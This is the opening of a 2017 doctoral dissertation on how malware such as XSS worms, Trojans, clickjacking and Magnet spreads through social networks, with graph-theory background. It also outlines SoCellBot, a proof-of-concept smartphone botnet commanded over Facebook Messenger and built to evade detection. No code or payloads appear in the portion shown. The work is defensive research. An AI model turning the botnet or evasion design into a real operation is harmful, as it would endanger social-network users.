# MALWARE PROPAGATION IN ONLINE SOCIAL NETWORKS: MODELING, ANALYSIS and REAL-WORLD IMPLEMENTATIONS

Mohammad Reza Faghani

A DISSERTATION SUBMITTED TO
THE FACULTY OF GRADUATE STUDIES
IN PARTIAL FULFILLMENT OF THE REQUIREMENTS
FOR THE DEGREE OF

DOCTOR OF PHILOSOPHY

GRADUATE PROGRAM IN
ELECTRICAL ENGINEERING AND COMPUTER SCIENCE (EECS)
YORK UNIVERSITY
TORONTO, ONTARIO

June 2017

# Abstract

The popularity and wide spread usage of online social networks (OSNs) have attracted hackers and cyber criminals to use OSNs as an attack platform to spread malware. Over the last few years, Facebook users have experienced hundreds of malware attacks. A successful attack can lead to tens of millions of OSN accounts being compromised and computers being infected. Cyber criminals can mount massive denial of service attacks against Internet infrastructures or systems using compromised accounts and computers. Malware infecting a user's computer have the ability to steal login credentials and other confidential information stored on the computer, install ransomware and infect other computers on the same network. Therefore, it is important to understand propagation dynamics of malware in OSNs in order to detect, contain and remove them as early as possible. The objective of this dissertation is thus to model and study propagation dynamics of various types of malware in social networks such as Facebook, LinkedIn and Orkut. In particular,

- we propose analytical models that characterize propagation dynamics of cross-site scripting and Trojan malware, the two major types of malware propagating in OSNs. Our models assume the topological characteristics of real-world social networks, namely, low average shortest distance, power-law distribution of node degrees and high clustering coefficient. The proposed models were validated using a real-world social network graph.

- we present the design and implementation of a cellular botnet named SoCellBot that uses the OSN platform as a means to recruit and control cellular bots on smartphones. SoCellBot utilizes OSN messaging systems as communication channels between bots. We then present a simulation-based analysis of the botnet's strategies to maximize the number of infected victims within a short amount of time and, at the same time, minimize the risk of being detected.

- we describe and analyze emerging malware threats in OSNs, namely, clickjacking,

extension-based and Magnet malware. We discuss their implementations and working mechanics, and analyze their propagation dynamics via simulations.

- we evaluate the performance of several selective monitoring schemes used for malware detection in OSNs. With selective monitoring, we select a set of important users in the network and monitor their and their friends activities and posts for malware threats. These schemes differ in how the set of important users is selected. We evaluate and compare the effectiveness of several selective monitoring schemes in terms of malware detection in OSNs.

# Acknowledgments

I wish to express my sincere appreciation to those who have contributed to this thesis and supported me during this amazing journey. This dissertation could have not been completed without their encouragement, collaboration, and support.

First and foremost, I would like to extend my sincere gratitude to my advisor, Professor Uyen Trang Nguyen for the continuous support, motivation, patience and immense knowledge. Her guidance helped me in all the time of research and writing of this thesis. I would definitely not reach this point without her support and encouragements. It was a privilege for me to work with an extraordinary supervisor like her with unlimited patience.

I would like to extend my sincere appreciations to my supervisory committee members, Profs. Natalija Vlajic and Suprakash Datta for their great personality, insightful comments, friendly advice and valuable guidance. I wish to thank my thesis defense committee members, Profs. Nur Zincir-Heywood, and Sunny Leung for accepting to be members of the committee. Their insight and thoughtful comments during the defense have resulted in a manuscript that is clearer, more compelling, and much improved.

A special thanks to my family. Words can not express how grateful I am to my mother, Parvin, my father, Manouchehr, and my two sisters, Mojgan and Mandana for all of the sacrifices that they have made for me. My special thanks go to my dear wife, Madih, for her unlimited love and endless support. It is really fortunate to have someone who believes in you more than yourself.

Finally, I would like to thank my fellow colleagues, Arash Mohammadi, Nariman Farsad, Pooria Madani, Dariush Eskandari, and Reza Soltani for their help and support.

# Contents

# List of Tables

# List of Figures

# Publications from the Thesis

### Peer-reviewed Journal Papers

[1] Mohammad R. Faghani, Uyen T. Nguyen, "A Study of XSS Worm Propagation and Detection Mechanisms in Online Social Networks", *IEEE Transactions on Information Forensics and Security,*, vol. issue 11, pp. 1815-1826, 2013.

[2] Mohammad R. Faghani, Uyen T. Nguyen, "Mobile Botnets Meet Social Networks: Design and Analysis of a New Type of Botnet", *International Journal of Information Security (IJIS)*, submitted, manuscript number: IJIS-D-16-00255R1.

[3] Mohammad R. Faghani, Uyen T. Nguyen, "Modeling the Propagation of Trojan Malware in Online Social Networks", *IEEE Transactions on Dependable and Secure Computing*, submitted, manuscript number: TDSC-2017-06-0230.

### Peer-reviewed Conference Papers

[4] Mohammad R. Faghani, Ashraf Matrawy, Chung-Horng Lung, "A Study of Trojan Propagation in Online Social Networks", in *Proceedings of the 5th International Conference on New Technologies, Mobility and Security (NTMS)*, May, 2012.

[5] Mohammad R. Faghani, Uyen T. Nguyen, "Socellbot: A New Botnet Design to Infect Smartphones via Online Social Networking", in *Proceedings of the 25th IEEE Canadian Conference on Electrical & Computer Engineering (CCECE)*, April, 2012.

[6] Mohammad R. Faghani, Uyen T. Nguyen, "A Study of Clickjacking Worm Propagation in Online Social Networks", in *Proceedings of the 15th IEEE International Conference on Information Reuse and Integration (IRI)*, August, 2014.

# Chapter 1

# Introduction

In this chapter, we provide an overview of different malware types that target online social networks (OSNs) and discuss the motivations and contributions of this dissertation.

## 1.1 Online Social Networks and Malware

Security threats to computer systems can be broadly classified into four groups: malware, spam, software bugs, and denial of service attacks [5]. Malware has strong connections to the other three types of security threats. Spam can be sent via malware while malware can propagate through spam. Malware exploits software bugs (vulnerabilities) to attack computer systems, and can be used to mount denial of service attacks. In 2014, ESET, an IT security company, reported that 25% of cyber attacks were caused by malware [6].

Malware has been used as weapons in cyber warfare and for extortion. For instance, a malware named Stuxnet targeted Siemens software systems used in Iran's nuclear facilities to disrupt their services [7]. Ransomware has been used to extort money from individuals and organizations. Symantec reported a 35% increase in ransomware attacks in 2015 compared with the year of 2014 [8].

Online social networks (OSNs) such as Facebook, Twitter and MySpace have provided hundreds of millions of people worldwide with a means to connect and communicate with their friends, families and colleagues geographically distributed all around the world. Online social networking is one of the most popular services offered through the world wide web. For instance, Facebook is the second most visited website in the world according to a recent ranking by Alexa [9], only after Google. In a recent study done by comScore - a media measurement and analytics company - social networking accounted for one in every five minutes spent online [10].

The popularity and wide spread usage of OSNs have attracted hackers and cyber criminals who have used OSNs as a platform to spread malware [11, 12]. A successful attack using malware on an OSN can lead to tens of millions of OSN accounts being compromised and computers being infected. Cyber criminals can mount massive denial of service attacks against Internet infrastructures or systems using compromised accounts and computers. They can steal users' sensitive information for fraudulent activities. Compromised OSN accounts can be used to spread misinformation to bias public opinions [13], or even to influence automatic trading algorithms that rely on public opinions [14]. (Automatic trading algorithms place buy/sell stock orders on behalf of human investors.)

There are two major types of malware that target online social network users: cross-site scripting worm and Trojan.

- Cross-site scripting (XSS) worms: These are passive malware that exploits vulnerabilities in web applications to propagate themselves without any user intervention.

- Trojans: A Trojan is a type of malware that is often disguised as legitimate software. Users are typically tricked by some form of social engineering into opening them (and thus loading and executing Trojans on their systems). Trojans are the most common method used to launch attacks against OSNs users, who are tricked into visiting malicious websites and subsequently downloading malware disguised as legitimate software (e.g., Adobe Flash Player). There are many variants of Trojans operating in OSNs, including clickjacking worms [15] and extension-based malware [16].

Malware attacks in online social networks impact both individual and enterprise users. A successful malware attack in a social network could breach confidentiality, integrity and/or availability of an individual user's data, or cause significant financial, regulatory and operational damages to an enterprise or governmental organization. A malware installed on a user's computer have the ability to access contents on the compromised system, including social network contents, credit card information, and login credentials. It can even spread itself further by infecting other systems on the same network. Such Trojans have the ability to form a *botnet* to open up channels for attackers to send further payloads such as ransomware. Such a Trojan is a variant of Locky ransomware discovered in November 2016 [17], which was delivered via JPEG and SVG files via Facebook Messenger.

## 1.2 Motivations and Contributions of the Dissertation

Given the popularity of malware in OSNs and their realized and potential damages, it is important to understand their propagation dynamics in OSNs in order to detect, contain and remove them as early as possible. Therefore, the focus of this dissertation is to model and study propagation dynamics of various types of malware in social networks such as Facebook, LinkedIn and Orkut. (These networks can be represented by undirected graphs, in which each vertex represents a user, and an edge between two vertices represents the existence of a mutual relationship between the two respective users.) We have identified the following gaps in existing research:

- Most existing works on the topic of modeling propagations of worms and malware are for networks such as people, email and cellular phones, which have been in existence much longer than online social networks. Many of these models [18–21] assumed that each user is directly connected to every other user in the same network (also known as "homogeneous mixing"). This assumption does not hold true for a real-world OSN such as Facebook where each user is directly connected to only his/her friends. As a result, the "homogeneous mixing" assumption may lead to an over-estimation of the infection rate in a real OSN [22, 23]. Cheng et al. [24] proposed a propagation model for malware that targets multimedia messaging service (MMS) and bluetooth devices. Chen and Ji [25] and Chen et al. [26] modeled the spreading of scanning worms[1] in computer networks. Zou et al. [23] and Komnios et al. [27] studied the propagation of email worms. Wen et al. [22] also modeled the propagation of malware in email networks and in semi-directed networks represented by mixed graphs (i.e., a subset of edges are directed while the others are undirected). Our work in the dissertation focuses on modeling propagation of malware in *online social networks* represented by undirected graphs such as Facebook, Linked and Orkut.

- The topic of malware propagation in OSNs has only been studied recently. Most of existing studies on the topic of malware propagation in OSNs are based on *simulations* [12, 28–30] or *experiments* [31]. There exist few works on the topic of *modeling* propagations of malware in OSNs. Faghani and Saidi [32] proposed a very simple model of propagation of XSS worms, which does not reflect topology characteristics of a social network. Sanzgiri et al. [33] modeled the propagation of Trojans in the so-

[1] Scanning worms, scan targets, such as computers, routers, etc. for exploitable vulnerabilities in order to deliver the malicious payload via vulnerability exploit.

cial network Twitter where most relationships are one-directional (follower-followee), unlike mutual relationships in Facebook or LinkedIn networks. We propose models that characterize propagation dynamics of XSS worms and Trojans in OSNs represented by undirected graphs such as Facebook.

- Currently, it is a common practice by administrators of OSNs such as Facebook to performs real-time checking on every read and write post. That amounts to 25 billion posts checked per day, which reaches 650,000 posts checked per second at its peak [34]. Given a huge OSN such as Facebook, currently having more than one billion users and growing, this practice is not very efficient. Instead of this exhaustive checking method, a few methods based on selective monitoring have been proposed; some are for OSNs [28, 35, 36] while the others are for other types of networks [37]. Using these selective monitoring methods, we select only a set of important users in the network and monitor their and their friends' activities and posts for malware threats. These methods differ in how the set of important users is selected. In this chapter, we present a study of several selective monitoring schemes. In particular, we evaluate and compare their effectiveness in terms of malware detection in OSNs.

- The ubiquitous nature of smartphone services and the popularity of online social networking can be a lethal combination that spreads malware and computer viruses in a quick and efficient manner to a large number of Internet users. However, no existing work has considered this combination. We study this new trend of attack by designing and implementing a new cellular botnet named SoCellBot that exploits online social networks (OSNs) to recruit bots and uses OSN messaging systems as communication channels between bots.

- There are emerging malware types that have not been investigated in the literature such as clickjacking, extension-based malware and Magnet. We study their implementations and propagation dynamics using simulations.

Having identified gaps in existing research, we propose solutions in order to address them. In particular, our contributions in this dissertation are as follows:

- We present analytical models to study propagation characteristics of XSS and Trojan malware and factors that impact their propagation in an online social network. The proposed models assume all the topological characteristics of real online social networks, namely, low average shortest distance, power-law distribution of node degrees

and high clustering coefficient. Moreover, the models take into account attacking trends of modern malware in OSNs, and security practices of OSN users. By taking into account these factors, the proposed models can accurately and realistically estimate the infection rate caused by XSS and Trojan malware in an OSN as well as the recovery rate of the user population.

- We evaluate the performance of several selective monitoring schemes used for malware detection in OSNs. With selective monitoring, we select a set of important users in the network and monitor their and their friends activities and posts for malware threats. These schemes differ in how the set of important users is selected. We evaluate and compare the effectiveness of several selective monitoring schemes in terms of malware detection in OSNs.

- We propose a new cellular botnet named SoCellBot that exploits online social networks (OSNs) to recruit bots and uses OSN messaging systems as communication channels between bots. We implemented a real-life example of such botnet, which communicates using Facebook Messenger.

- We describe and analyze emerging malware threats in OSNs, namely, clickjacking, extension-based and Magnet malware. We discuss their implementations and working mechanics, and analyze their propagation dynamics via simulations.

In the following sub-sections, we describe the motivations and contributions of the above research issues in detail.

### 1.2.1 XSS Worm Propagation in Online Social Networks

XSS worms exploit existing vulnerabilities in web applications to propagate themselves. The first OSN worm, Samy, that hit MySpace in 2005 by exploiting a cross-site scripting (XSS) vulnerability in a MySpace web application infected about one million victims within 24 hours [30].

An XSS worm usually infects members of an OSN in two steps. In the first step (see Fig. 1.1), the worm creator embeds the malicious code into his/her (usually fake) profile or wall. In the second step, any person who subsequently visits the infected profile will inadvertently execute the embedded malicious code. An XSS flaw (such as the one exploited by Samy) will help the worm to execute the malicious code in the visitor's browser while an AJAX (Asynchronous JavaScript and XML) technique intentionally enables the code to embed





Figure 1.1: XSS worm propagation in online social networks

itself into the visitor's profile. The visitor's profile then becomes infected, waiting for the next victim to land on it, which allows the worm to propagate further in the OSN [30].

Existing works on the topic of malware propagation focus on malware other than XSS such as Trojan [12,28,31,33], scanning worms [25,26], and email worms [22,23,27,38]. There are few works that study XSS worms in OSNs [30,32,39]. Faghani and Saidi [32] proposed a simple model of XSS worm propagation in OSNs. This model assumes "homogeneous mixing" and thus does not consider the topological characteristics of social networks. Faghani and Saidi [30] further studied XSS malware propagation using simulations and compared its propagation dynamics with Trojan malware. Cao et al. presented PathCutter [39], an XSS detection tool that can detect XSS malware in social networks. On the other hand, our research focus in this thesis is to study XSS propagation dynamics using real-world malware samples, and model the propagation of XSS worms based on the topological characteristics of OSN graphs.

We identify three major factors that have significant effects on the XSS worm propagation speed (infection rate) in an OSN. They are (1) user behaviors, namely, the probability of visiting a friend's profile versus a stranger's; (2) the highly clustered structure of communities; and (3) community (clique) sizes. We present analytical models and simulation results that characterize the impacts of the above three factors on the propagation speed

of XSS worms. The proposed analytical models and simulation results show that the clustered structure of a community and users' tendency to visit their friends more often than strangers help slow down the propagation of XSS worms in OSNs.

Furthermore, the obtained results motivated us to go one step further by identifying and evaluating potential algorithms for more resource-efficient detection mechanisms. Currently, it is a common practice by administrators of OSNs such as Facebook to performs real-time checking on every read and write post. That amounts to 25 billion posts checked per day, which reaches 650,000 posts checked per second at its peak [34]. Given a huge OSN such as Facebook, currently having more than one billion users and growing, this practice is not very efficient. Instead of this exhaustive checking method, we evaluate the performance of several selective monitoring schemes used for malware detection in OSNs. With selective monitoring, we select a set of important users in the network and monitor their and their friends activities and posts for malware threats. These schemes differ in how the set of important users is selected. We evaluate and compare the effectiveness of several selective monitoring schemes in terms of malware detection in OSNs.

### 1.2.2 Trojan Propagation in Online Social Networks

Over the past few years, Facebook users have experienced hundreds of separate Trojan malware attacks [31, 40, 41]. For instance, the first variant of an OSN Trojan browser extension called Kilim appeared in November 2014 [40]. From November 2014 to November 2016, almost 600 variants of Kilim were discovered [42]. In most cases, Trojan disguised itself as a legitimate software. For instance, in two major Trojan attacks on Facebook, the Trojan posed itself as an Adobe Flash player update [31, 41]. In a more recent attack discovered in 2015 [41], a message enticed the victims to click on a link that redirected them to a third-party website unaffiliated with Facebook where they were prompted to download what was claimed to be an update of the Adobe Flash player. If they downloaded and executed the file, they would infect their computers with a Trojan malware.

Existing works on the topic of malware propagation focus on malware other than Trojan such as XSS [30, 32, 39], scanning worms [25, 26], or email worms [22, 23, 27, 38]. Existing models of malware propagation [18–27] assume other types of networks such as people, email and cellular phones as discussed earlier. There exist few works on the topic of Trojan propagation in OSNs. Most of these studies are based on simulations [12,28–30]. Thomas et al. [31] traced the activities of Koobface, a Trojan that targeted OSN users, for one month to study its propagation characteristics. Sanzgiri et al. [33] modeled the propagation of

Trojans in the social network Twitter where most relationships are one-directional (follower-followee), unlike mutual relationships in Facebook or LinkedIn networks.
Having identified gaps in existing research, we propose an analytical model that

- considers characteristics of modern Trojans (e.g, malware blocking users' access to AV provider websites), security practices (e.g., users installing AV products on their computers, AV manufacturers gradually releasing updates/patches against a newly propagating malware), and user behaviour (e.g., seeking assistance from OSN friends to clean up infected computers). None of previous works on modeling worms/malware in OSNs considered the above factors.

- assumes the topological characteristics of real-world social networks, namely, low average shortest distance, power-law distribution of node degrees and high clustering coefficient [43–45]. In this chapter, we consider OSNs that are represented by undirected graphs such as Facebook, Linked and Orkut. To the best of our knowledge, our work is the first that models Trojan propagation in such networks. (In the future we will extend the model to OSNs represented by directed graphs such as Twitter.)

- is validated using a real-world social network graph, a Facebook sub-graph constructed by McAuley and Leskovec [46] that possess all the characteristics of online social networks as mentioned above. In all experiments we conducted, numerical results obtained from the model closely match simulation results, demonstrating the accuracy of the model.

- has low computational complexity while being accurate and taking into account a wide range of influencing factors discussed above. In particular, the computational complexity is $O(E)$, where $E$ is the number of edges in the network graph.

### 1.2.3 Cellular Botnet Formation via Online Social Networks

A cellular botnet is a group of compromised cellular phones that are controlled by one or more botmasters. Although there exist several cellular botnet designs in the literature [47], [48], [49], [50], [51], they all use SMS (short messaging service) or HTTP payloads as the command and control channel to recruit and control bots. Unlike existing works, our proposed botnet is the first that uses the OSN platform as a means to recruit and control *cellular* bots.

OSNs are a more effective medium than SMS for botnets to carry out such an attack for the following reasons. First, most cellular network providers offer OSN access to their clients

free of charge. This makes OSN messaging systems a cost-effective solution for cellular bots to send and receive commands and control messages. Second, messages exchanged in OSNs are usually encrypted, making it hard for cellular network providers to identify and block botnet messages. Third, the topology of an OSN-based botnet is more resilient to bot failures or unavailability (compared with commonly seen botnets using on short message services (SMS) [47], [50]) thanks to the highly clustered structure of the social network graph [30]. Our main contribution in this chapter as a "devil's advocate" is to move away from traditional SMS-based botnets to take advantage of social networks for both recruiting and controlling bots, resulting in stealthier and more resilient mobile botnets.

In this chapter, we provide in-depth descriptions of the design and implementation of SoCellbot, and present a comprehensive evaluation of the propagation characteristics of SoCellBot. In particular, we present:

- a comprehensive simulation-based analysis of the botnet's strategies to maximize the number of bots (infected victims) within a short amount of time, while minimizing the risk of being detected;
- an analytic model of the recruitment phase to estimate the number of bots recruited over time;
- a real-world implementation of SoCellbot on a small-scale social network we created, and experimental results obtained from this implementation.

Our objectives are (1) to raise awareness of new mobile botnets that exploit OSNs to recruit bots, and (2) to offer a better understanding of this new type of botnet so that preventive measures can be implemented to deter this kind of attack in the future.

### 1.2.4 Emerging Malware Threats in Online Social Networks

Online social networks are under constant attacks, and adversaries always try to find new ways to target OSN users. We describe and analyze three emerging malware threats in OSNs, namely, clickjacking, extension-based and Magnet malware. We discuss their implementations and working mechanics, and analyze their propagation dynamics via simulations. These emerging threats are:

1. **Clickjacking malware**: Clickjacking is an exploit in which multiple transparent or opaque layers are added to trick a user into clicking on a button or link on another page while the user meant to click on the currently displayed page. This way an attacker "hijacks" clicks and routes them to another page.

2. **Extension-based OSN malware**: This type of malware automatically installs an extension into the web browser without the user's knowledge in order to intercept the user's social network traffic for malicious purposes, such as hijacking the user's credentials.

3. **Magnet malware**: Traditional Trojans send malicious links/messages to friends directly connected to an infected user $u$ (i.e., $u$'s one-hop neighbors in the network graph). Magnet can send malicious links/messages not only to the infected user's friends but also to their friends (i.e., $u$'s two-hop neighbors). This mechanism significantly speeds up the propagation process of the malware.

To the best of our knowledge, there have been no studies on clickjacking malware, extension-based OSN malware or Magnet. Such studies can help OSN administrators to understand propagation characteristics of these malware types to detect them in their early stages of propagation. In this chapter, we provide in-depth analyses of these three new malware types. In particular, we present:

- implementations of clickjacking, extension-based and Magnet malware and their working mechanics;

- simulation-based studies of clickjacking and Magnet malware using real-world malware samples.

We identify two major factors that have significant effects on the clickjacking worm propagation speed (infection rate) in an OSN. They are (1) user behavior, namely, the probability of following a posted link and (2) the highly clustered structure of communities. We also observe that Magnet can send malicious links/messages not only to the infected user's friends but also to their friends (two-hop neighbors). This mechanism significantly speeds up the propagation process of the malware.

## 1.3 Thesis Organization

The remainder of the thesis is organized as follows. We provide a review of related work in Chapter 2. In Chapter 3, we present analytical models and simulation results that characterize the propagation of XSS worms in OSNs. We then present a study of selective monitoring schemes, which are more resource efficient than the exhaustive checking approach. In Chapter 4, we present an analytical model to study propagation characteristics of Trojans and factors that impact their propagation in an online social network. In

Chapter 5, we propose a new cellular botnet named SoCellBot that exploits online social networks (OSNs) to recruit bots and uses OSN messaging systems as communication channels between bots. We also provide a real-life implementation of the botnet on a small-scale social network as proof of concept. In Chapter 6, we analyze the implementation of three emerging threats, namely, clickjacking, extension-based and Magnet malware. Furthermore, we present simulation-based studies of clickjacking and Magnet malware using real-world malware samples. We conclude the thesis, and outline future research directions in Chapter 7.

# Chapter 2

# Literature Review

This chapter begins with an overview of characteristics of online social networks, followed by a review of various malware threats. We then present a survey of OSN malware, followed by a literature review of existing studies on ONS malware. Next, we review existing studies on countermeasures against OSN malware threats. Furthermore, we review existing malware propagation models in OSNs, followed by existing studies on smartphone malware threats.

## 2.1 Characteristics of Online Social Networks

Throughout this research, we are interested in understanding the propagation of malware in an online social network. Since an OSN malware propagates from one member to another, we need to understand the OSN topology structure to identify propagation dynamics. Therefore, our main goal in this chapter is to present the main characteristics of online social networks in the graph theory context. An OSN can be represented by a graph in which each vertex (or node) represents a person, and a link between two vertices indicates the existence of a relationship between two respective persons. The link between two vertices can be directed or undirected resulting in directed graphs (such as the Twitter network) or undirected graphs (such as the Facebook network), respectively. To simplify the discussions in this chapter, we generalize relationships between OSN users as friendship. (In some OSNs such as LinkedIn, relationships can be colleagues or business contacts).

### 2.1.1 Representing OSN as Graphs

An OSN can be represented by an equivalent directed or an undirected graph $G(V, E)$ consisting of a set of vertices $V$ and set of edges $E$ where each edge $e_{ij}$ connects vertices

$v_i$ and $v_j$. In an undirected graph such as the Facebook network, if person $A$ is a friend of person $B$, person $B$ is also a friend of person $A$; thus the representative graph will be an undirected graph. On the other hand, in a social network such as Twitter, the representative links are directed because if a person $A$ follows person a $B$, there is no guarantee that $B$ follows $A$. Thus, there will be a directional link from user $A$ to user $B$.

OSN networks have shown to demonstrate common characteristics of traditional social networks such as a country, a city or an ethnic community [45]. Studies have shown that real-world social networks are highly clustered network, [2, 43–45, 52] with a degree distribution often following a power law distribution. The topological characteristics of *online* social networks can be summarized as follows [43–45, 53]:

1. An OSN typically has a low average network distance, approximately equal to $\log(n)/\log(d)$, where $n$ is the number of vertices (people), and $d$ is the average vertex degree of the equivalent graph.

2. Online social networks typically show a high clustering property, or high local transitivity. That is, if person $A$ knows $B$ and $C$, then $B$ and $C$ are likely to know each other. Thus $A$, $B$ and $C$ form a friendship triangle. Let $k$ denote the degree of a vertex $v$. Then the number of all possible triangles originated from vertex $v$ is $k(k-1)/2$. Let $f$ denote the number of friendship triangles originating from a vertex $v$ in a social network graph. Then the clustering coefficient $C(v)$ of vertex $v$ is defined as $C(v) = 2f/(k(k-1))$. The clustering coefficient of a graph is the average of the clustering coefficients of all of its vertices. In an OSN, the average clustering coefficient is about 0.1 to 0.7.

3. Node degrees of a social network graph tend to be, or at least approximately, power-law distributed. The node degree of a power-law topology is a right-skewed distribution with a power-law Complementary Cumulative Density Function (CCDF) of $F(k) \propto k^{-\alpha}$, which is linear on a logarithmic scale. The power law distribution states that the probability for a node $v$ to have a degree $k$ is $P(k) \propto k^{-\alpha}$, where $\alpha$ is the power-law exponent. Power-law networks are also called *scale-free* networks.

Online social networks have low average network distances and high clustering coefficients. Networks with these two properties are called *small-world* networks in the context of graph theory [45]. That is, OSNs are a subset of small-world networks.

Directed OSN graphs such as Youtube, LiveJournal and Flickr also demonstrate power law distributions of node indegrees and outdegrees [45]. Furthermore, there is a high cor-

relation between indegrees and outdegrees in such graphs, mainly due to symmetric links between nodes (profiles) in the graphs. That is, if user $A$ follows user $B$, it is highly likely that user $B$ reciprocates and follows user $A$.

### 2.1.2 Synthesized Online Social Networks

In addition to available real-word social network graph data, such as those provided by Leskovec et al. [46] researchers may require data from tunable synthesized social networks to study the impacts of particular topological attributes such as clustering coefficients. There exist only a few algorithms [2,43,44,54] that can generate social network graphs with real-world OSN characteristics for research purposes. In this subsection, first we review the algorithm by Kawachi [2] followed by the algorithm by Decker [43]. We then discuss the algorithm of Davidsen [54] followed by the algorithm by Holme and Beom [44].

#### The Algorithm by Kawachi

This algorithm [2] is based on the algorithm proposed by Watts and Strogatz (WS) [1, 52]. Before reviewing Kawachi's algorithm, let us first discuss the algorithm by Watts and Strogatz [52], which we term the WS algorithm.

The goal of the WS algorithm is to generate graphs with small-world features, i.e., short average distance and high clustering coefficient. The WS algorithm works as follows:

1. Start from a regular ring lattice $G(V, E)$ with $k$ edges per vertex.
2. Choose vertex $v_i$ and the edge that connects it to the nearest neighbor $v_j$ (that is, the distance between $v_i$ and $v_j$ is one hop: $D(v_i, v_j) = 1$) .
3. With probability $p$ reconnect $v$ to another vertex chosen uniformly randomly over the entire ring. Skip duplicate edges.
4. Repeat steps 2 and 3 for all the vertices in the graph in the clockwise direction.
5. Repeat steps 2 to 4 for every vertex $v_i$ in the graph. This time choose an edge that connects $v_i$ to the second-nearest neighbour $vj$ (that is, $D(v_i, v_j) = 2$).
6. Repeat step 5 by incrementing $D(v_i, v_j)$.
7. Repeat step 6 until all the original edges in $E$ are processed and reconnected.

**Algorithm 1** The WS algorithm

**Input**: Regular ring lattice graph $G_1(V, E)$ with $k$ edges per vertex
**Output**: Graph $G_2(V, E)$
**for** $h = 1$ to $k/2$ **do**
  **for each** $v_i$ in $V$ **do**
    **select** $e_{ij} \in E$ where $D(v_i, v_j) = h$
    **select** $j' \in V$ uniformly and **reconnect** $v_j$ to $v'_j$ with probability $p$. Skip duplicate edges. $E = E \backslash \{e_{ij}\}$; $E = E \cup \{e_{ij'}\}$
  **end for**
**end for**
$G_2(V, E) \leftarrow G_1(V, E)$

This above algorithm is written in a pseudo-code in Algorithm 1.

The value of $p$ tunes the graph between regularity ($p = 0$) and random ($p = 1$). Figure 2.1 shows the resulting graphs as a function of $p$ for three values of $p : p = 0, p = 1$ and $0 < p < 1$. The initial regular graph is a lattice network with $n = 20$ and $k = 4$.





Figure 2.1: Watts' rewiring process [1]

For each value of $p$ ($0 \leq p \leq 1$), Watts et al. calculated the clustering coefficient $C(p)$ and the shortest average distance $L(p)$ of the graph. They then calculated the ratios of $C(p)/C(0)$ and $L(p)/L(0)$ for different values of $p$, which are illustrated in Figure 2.2.

Figure 2.2 shows the values of the ratios $C(p)/C(0)$ and $L(p)/L(0)$ as a function of $p$. As it can be seen, a high value of $p$ simultaneously lowers the clustering coefficient and shortest average distance. However, there exist some graphs with large values of clustering coefficient and low values of average shortest distance. For example, given $p = 0.02$, the resulting graph maintains a clustering coefficient ratio of 0.9 while the average shortest distance ratio is reduced to 0.1. This graph represents a small-world graph [52].

Kawachi et al. [2] introduce power-law degree distributions to the WS algorithm [52].





Figure 2.2: Average shortest distance vs. clustering coefficient for Watts' graphs [1]

The pseudo-code for their algorithm is shown in Algorithm 2. Algorithm 2 is run several times until the new graph satisfies the three characteristics of social networks (i.e., low average distance, high clustering coefficient and power-law degree distribution).

Figure 2.3 shows the degree distribution graph for different values of $p$, starting from a regular network ($p = 0$) to a small world network ($p = 1$) with node-degree following power-law distribution.

